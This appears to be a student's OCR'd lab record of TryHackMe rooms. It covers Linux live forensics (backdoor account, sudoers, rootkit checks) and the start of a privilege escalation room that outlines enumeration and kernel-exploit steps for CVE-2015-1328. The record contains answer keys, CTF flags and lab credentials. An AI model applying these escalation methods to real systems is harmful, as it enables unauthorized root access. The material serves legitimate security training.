
Objectives

Learn how to perform live file system analysis on a Linux system.

Understand common artefacts, log mechanisms, and file system activities in Linux forensics.

Reconstruct an event timeline in a hands-on incident response scenario. Pre-requisites

Output:



Task 1 - Introduction

Task 1 Introduction

Introduction

Performing live forensic file system analysis is often an early part of incident response and is crucial in assessing and determining potential security breaches. This process involves examining digital artefacts, system logs, users, and file structures to uncover evidence of unauthorised access, malicious activities, or data compromise.

While drawing methodological comparisons to Windows forensic operations, Linux forensics and the Unix-based operating systems also present unique challenges and opportunities for forensic analysts. Understanding common artefacts of Linux file systems, permissions, and log mechanisms, therefore, becomes vital to the timely detection and mitigation of security incidents. As we are only analysing and identifying artefacts of compromise at this stage of the incident response, it's important to emphasise that it's generally unsafe to remediate the live compromised system for further use. Instead, securely restoring from backups and performing vulnerability management remediation activities (which is out of scope for this room) is essential for recovery and minimising impact.

Objectives

- Learn how to perform live file system analysis on a Linux system.
- Understand common artefacts, log mechanisms, and file system activities in Linux forensics.
- Reconstruct an event timeline in a hands-on incident response scenario.

Pre-requisites

To tackle live Linux forensics, having a solid grasp of the Linux operating system basics and system hardening concepts is recommended.

- Linux Fundamentals: Part 1, Part 2, and Part 3
- Linux System Hardening

Answer the questions below

I'm ready to continue!

No answer needed ✓ Correct Answer

Task 2 - Investigation Setup

Task 2 Investigation Setup

Scenario

Start Machine

To offer a hands-on approach to performing a live investigation, we have been tasked by *Penguin Corp* to perform file system and OS analysis on a Linux-based web server during a suspected breach. This investigation's urgency stems from identifying a potential file upload vulnerability within the web server, creating a path for remote attackers to execute arbitrary commands (remote code execution) and gain unauthorised access.

By analysing the artefacts left over and reconstructing the timeline of events through file system analysis, we intend to provide Penguin Corp with a clear understanding of the extent and nature of the compromise.

Connecting to the System

First, click **Start Machine** to start the VM attached to this task. After deploying the machine, it will start in a split-view window, and you will be automatically connected as the **investigator** user. If the split view window does not automatically appear, click the "**Show Split View**" button at the top of this room.

Alternatively, you may access it via SSH using the AttackBox or your VPN connection. The credentials can be found below:

Username	investigator
Password	TryHackMe123!

Securing the Environment

While we perform live forensic analysis on this system, it is important to note that in this assumed scenario, we have already acquired all necessary backups and have isolated the system from the network to prevent further compromise or tampering.

As this is a potentially compromised host, it is a good idea to ensure we are using known good binaries and libraries to conduct our information gathering and analysis. Often, this can be done by mounting a USB or drive containing binaries from a clean Debian-based installation. This has been simulated on the attached VM by copying the */bin*, */sbin*, */lib*, and */lib64* folders from a clean installation into the */mnt/usb* mount on the affected system.

Note: The following steps should be performed after establishing an SSH connection to the *target* machine, *not on the AttackBox*.

This effort aims to mitigate the risk of inadvertently executing malicious code or compromised utilities on systems. Suppose an attacker gains privileged access to a system. In that case, they may replace or alter existing utilities with malicious binaries or libraries that could cause further harm when run by an unsuspecting investigator. By using a trusted source, it enhances the reliability and integrity of our investigation.

We can modify our `PATH` and `LD_LIBRARY_PATH` (shared libraries) environment variables to use these trusted binaries:

Modifying Environment Variables to Include Trusted Paths

```
investigator@MACHINE_IP:~$ export PATH=/mnt/usb/bin:/mnt/usb/sbin
investigator@MACHINE_IP:~$ export LD_LIBRARY_PATH=/mnt/usb/lib:/mnt/usb/lib64
```

Answer the questions below

After updating the `PATH` and `LD_LIBRARY_PATH` environment variables, run the command `check-env`. What is the flag that is returned in the output?

THM{5514ec4f1ce82f63867806d3cd95dbd8} ✓ Correct Answer Hint

Task 3 - Files, Permissions, and Timestamps

Task 3 Files, Permissions, and Timestamps

Identifying the Foothold

During our initial briefing with *Penguin Corp*, we learned that *Penguin Corp's* web server is susceptible to a file upload vulnerability, leading to an attacker gaining root access to the system. To start our investigation, we need to be able to explore the system's files effectively.

To identify clues that the file upload feature was exploited, we should focus our search on the web directories and review the uploaded files on the server. First, navigate to the web directory at `/var/www/html/` and run `ls -al` to list out the web files and directories:

Listing the Contents of /var/www/html

```
investigator@MACHINE_IP:~$ ls -al /var/www/html/
total 32
drwxr-xr-x 4 root     root      4096 Feb 12 23:05 .
drwxr-xr-x 3 root     root      4096 Feb 12 16:25 ..
drwxr-xr-x 2 www-data www-data  4096 Feb 13 00:32 assets
-rw-r--r-- 1 root     root     10918 Feb 12 16:25 index.html
-rwxr-xr-x 1 www-data www-data   905 Feb 12 16:33 upload.php
drwxr-xr-x 2 www-data www-data  4096 Feb 13 00:31 uploads
```

Answer the questions below

To practice your skills with the `find` command, locate all the files that the user **bob** created in the past 1 minute. Once found, review its contents. What is the flag you receive?

THM{0b1313afd2136ca0faafb2daa2b430f3} ✓ Correct Answer Hint

Extract the metadata from the `reverse.elf` file. What is the file's MIME type?

application/octet-stream ✓ Correct Answer

Run the `stat` command against the `/etc/hosts` file on the compromised web server. What is the full **Modify Timestamp (mtime)** value?

2020-10-26 21:10:44.000000000 +0000 ✓ Correct Answer

Task 4 - Users and Groups

Task 4 Users and Groups

As we continue our investigation, we should focus on the system's users and groups. In doing so, we may uncover evidence of the attacker moving laterally or maintaining access throughout the system by exploiting additional vulnerabilities.

Identifying User Accounts

Within UNIX-like systems, the */etc/* directory is a central location that stores configuration files and system-wide settings. Specifically, when investigating user accounts, `/etc/passwd` is a colon-separated plaintext file that contains a list of the system's accounts and their attributes, such as the user ID (UID), group ID (GID), home directory location, and the login shell defined for the user.

Let's view the user accounts on the affected system by reading the file:

Viewing the Contents of /etc/passwd

Explain

```
investigator@MACHINE_IP:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
```

Answer the questions below

Investigate the user accounts on the system. What is the name of the backdoor account that the attacker created?

b4ckd00r3d ✓ Correct Answer Hint

What is the name of the group with the group ID of **46**?

plugdev ✓ Correct Answer

View the `/etc/sudoers` file on the compromised system. What is the full path of the binary that Jane can run as sudo?

/usr/bin/pstree ✓ Correct Answer

Task 5 - User Directories and Files

Task 5 User Directories and Files

In the previous task, we identified a backdoor account that the attacker created and gained access to. However, we should take a step back and determine how the attacker got the privileges to create that account in the first place. To expand our investigation into the system's users and groups, we should also look into each user's personal directory, files, history, and configurations.

User Home Directories

User home directories in Linux contain personalised settings, configurations, and user-specific data. These directories are typically located under the `/home` directory and are named after the corresponding usernames on the system. Recall viewing the `/etc/passwd` file and identifying various users and their home directories.

We can list out the home directories with a simple `ls -l` command:

Listing the /home Directories

```
investigator@MACHINE_IP:~$ ls -l /home
total 16
drwxr-xr-x 4 bob          bob          4096 Feb 12 19:32 bob
drwxr-xr-x 3 investigator investigator 4096 Feb 13 02:22 investigator
drwxr-xr-x 4 jane         jane         4096 Feb 13 00:36 jane
drwxr-xr-x 5 ubuntu       ubuntu       4096 Feb 12 21:23 ubuntu
```

Answer the questions below

View Jane's `.bash_history` file. What flag do you see in the output?

THM{f38279ab9c6af1215815e5f7bbad891b} ✓ Correct Answer

What is the hidden flag in Bob's home directory?

THM{6ed90e00e4fb7945bead8cd59e9fcd7f} ✓ Correct Answer

Run the `stat` command on Jane's `authorized_keys` file. What is the full timestamp of the most recent modification?

2024-02-13 00:34:16.005897449 +0000 ✓ Correct Answer

Task 6 - Binaries and Executables

Task 6 Binaries and Executables

Another area to look at within our compromised host's file system is identifying binaries and executables that the attacker may have created, altered, or exploited through permission misconfigurations.

Identifying Suspicious Binaries

We can use the `find` command on UNIX-based systems to discover all executable files within the filesystem quickly:

Listing all Executable Binaries on the System

```
investigator@MACHINE_IP:~$ find / -type f -executable 2> /dev/null
/snap/core/16574/etc/init.d/single
/snap/core/16574/etc/init.d/ssh
/snap/core/16574/etc/init.d/ubuntu-fan
/snap/core/16574/etc/init.d/udev
...
```

The following command recursively traverses the file system starting from the root directory and lists any executable file it finds. Note that this provides a huge amount of output. As such, it's often a good idea to limit the scope of the search through additional parameters.

Once we identify an executable or binary that we want to investigate further, we can perform metadata analysis as we have done previously, performing integrity checking on it using checksums or inspecting its human-readable strings and raw content.

Answer the questions below

Run the `debsums` utility on the compromised host to check only configuration files. Which file came back as altered?

/etc/sudoers ✓ Correct Answer

What is the `md5sum` of the binary that the attacker created to escalate privileges to root?

7063c3930affe123baecd3b340f1ad2c ✓ Correct Answer

Task 7 - Rootkits

Task 7 Rootkits

A rootkit is a type of malicious set of tools or software designed to gain administrator-level control of a system while remaining undetected by the system or user. The term "rootkit" derives from "root", the highest-level user in Unix-based systems, and "kit", which typically refers to a set of tools used to maintain this access.

Rootkits are particularly dangerous because they can hide their presence on a system and allow attackers to maintain long-term access without detection. Attackers can also use them to stage other malicious activities on the target, exfiltrate sensitive information, or command and control the compromised system remotely.

Fortunately, we can use some automated tools on UNIX-based systems to help detect and remove rootkits.

Chkrootkit

Chkrootkit (Check Rootkit) is a popular Unix-based utility used to examine the filesystem for rootkits. It operates as a simple shell script, leveraging common Linux binaries like `grep` and `strings` to scan the core system programs to identify signatures. It can use the signatures from files, directories, and processes to compare the data and identify common patterns of known rootkits. As it does not perform an in-depth analysis, it is an excellent tool for a first-pass check to identify potential compromise, but it may not catch all types of rootkits.

Additionally, modern rootkits might deliberately attempt to identify and target copies of the *chkrootkit* program or adopt other strategies to evade its detection.

We can access the *chkrootkit* on the compromised system using our mounted binaries. We can perform a simple check by running `chkrootkit`:

Chkrootkit Example

```
investigator@MACHINE_IP:~$ sudo chkrootkit
ROOTDIR is `/'
Checking `amd'...                                   not found
Checking `basename'...                              not infected
Checking `biff'...                                  not found
Checking `chfn'...                                  not infected
Checking `chsh'...                                  not infected
Checking `cron'...                                  not infected
Checking `crontab'...                               not infected
Checking `date'...                                  not infected
...
```

This scan will produce a large output, but it indicates the results of various checks for known rootkit-related files or patterns.

Answer the questions below


Run *chkrootkit* on the affected system. What is the full path of the `.sh` file that was detected?

/var/tmp/findme.sh ✓ Correct Answer

Run *rkhunter* on the affected system. What is the result of the `(UID 0) accounts` check?

Warning ✓ Correct Answer

Task 8 - Conclusion



Result:

Thus, the Linux File System Analysis including Investigation Setup, Files, Permissions, Timestamps, Users & Groups, Binaries & Executables, and Rootkits is implemented and the output is verified on the TryHackMe platform.

Ex. No.: 6 **Date:04/03/25**

Linux Privilege Escalation

Aim:

The primary aim of the Linux Privilege Escalation is to equip learners with the knowledge and

hands-on experience necessary to identify and exploit privilege escalation vulnerabilities in Linux systems. This is crucial for understanding how attackers gain elevated access and how to secure systems against such threats.

Objectives:

1. Understand Privilege Escalation Concepts:

- Learn the difference between vertical and horizontal privilege escalation and their impact on system security.
- Understand the typical attack vectors and misconfigurations that lead to privilege escalation.

2. Enumerate System Information:

- Develop skills to systematically gather information about the system, users, environment variables, services, and installed software to identify potential escalation paths.

3. Identify Common Vulnerabilities and Misconfigurations:

- Recognize common privilege escalation techniques, including:
- Exploiting SUID/SGID binaries.
- Abusing sudo permissions and misconfigured sudoers files.

4. Hands-on Exploitation Techniques:

- Gain practical experience in exploiting these vulnerabilities to escalate privileges on Linux systems in a controlled environment.

5. Utilize Enumeration and Exploitation Tools:

- Learn how to use tools like LinPEAS, Linux Exploit Suggester, GTFOBins, and custom scripts to automate the enumeration and privilege escalation process.

6. Post-Exploitation and Persistence Techniques:

- Understand what attackers can do after gaining root access, including establishing persistence, creating backdoors, and covering tracks.

7. Mitigation and Hardening Strategies:


- Learn how to secure Linux systems by identifying and mitigating privilege escalation.

8. Apply Knowledge in Real-World Scenarios:

- Engage in practical exercises and real-world simulations to apply privilege escalation techniques and improve problem-solving skills in ethical hacking and penetration testing

contexts.

Output:



Task 1 – Introduction

Task 1 Introduction

Privilege escalation is a journey. There are no silver bullets, and much depends on the specific configuration of the target system. The kernel version, installed applications, supported programming languages, other users' passwords are a few key elements that will affect your road to the root shell.

This room was designed to cover the main privilege escalation vectors and give you a better understanding of the process. This new skill will be an essential part of your arsenal whether you are participating in CTFs, taking certification exams, or working as a penetration tester.

Answer the questions below

Read the above.


No answer needed ✓ Correct Answer

Task 2 – What is Privilege Escalation?

Task 2 What is Privilege Escalation?

What does "privilege escalation" mean?

At it's core, Privilege Escalation usually involves going from a lower permission account to a higher permission one. More technically, it's the exploitation of a vulnerability, design flaw, or configuration oversight in an operating system or application to gain unauthorized access to resources that are usually restricted from the users.



Why is it important?

It's rare when performing a real-world penetration test to be able to gain a foothold (initial access) that gives you direct administrative access. Privilege escalation is crucial because it lets you gain system administrator levels of access, which allows you to perform actions such as:


- Resetting passwords
- Bypassing access controls to compromise protected data
- Editing software configurations
- Enabling persistence
- Changing the privilege of existing (or new) users
- Execute any administrative command

Answer the questions below

Read the above.

No answer needed ✓ Correct Answer

Task 3 – Enumeration



Task 3 Enumeration

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

Start Machine

Username: karen
Password: Password1

Enumeration is the first step you have to take once you gain access to any system. You may have accessed the system by exploiting a critical vulnerability that resulted in root-level access or just found a way to send commands using a low privileged account. Penetration testing engagements, unlike CTF machines, don't end once you gain access to a specific system or user privilege level. As you will see, enumeration is as important during the post-compromise phase as it is before.

hostname

The `hostname` command will return the hostname of the target machine. Although this value can easily be changed or have a relatively meaningless string (e.g. Ubuntu-3487340239), in some cases, it can provide information about the target system's role within the corporate network (e.g. SQL-PROD-01 for a production SQL server).

Answer the questions below

What is the hostname of the target system?

wade7363 ✓ Correct Answer

What is the Linux kernel version of the target system?

3.13.0-24-generic ✓ Correct Answer

What Linux is this?

Ubuntu 14.04 LTS ✓ Correct Answer


What version of the Python language is installed on the system?

2.7.6 ✓ Correct Answer

What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)

CVE-2015-1328 ✓ Correct Answer

Task 4 – Automated Enumeration Tools



Task 5 – Privilege Escalation: Kernel Exploits

Task 5 Privilege Escalation: Kernel Exploits

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

▶ Start Machine

Username: karen
Password: Password1

Privilege escalation ideally leads to root privileges. This can sometimes be achieved simply by exploiting an existing vulnerability, or in some cases by accessing another user account that has more privileges, information, or access.

Unless a single vulnerability leads to a root shell, the privilege escalation process will rely on misconfigurations and lax permissions.

The kernel on Linux systems manages the communication between components such as the memory on the system and applications. This critical function requires the kernel to have specific privileges; thus, a successful exploit will potentially lead to root privileges.

The Kernel exploit methodology is simple;

1. Identify the kernel version
2. Search and find an exploit code for the kernel version of the target system
3. Run the exploit

Although it looks simple, please remember that a failed kernel exploit can lead to a system crash. Make sure this potential outcome is acceptable within the scope of your penetration testing engagement before attempting a kernel exploit.
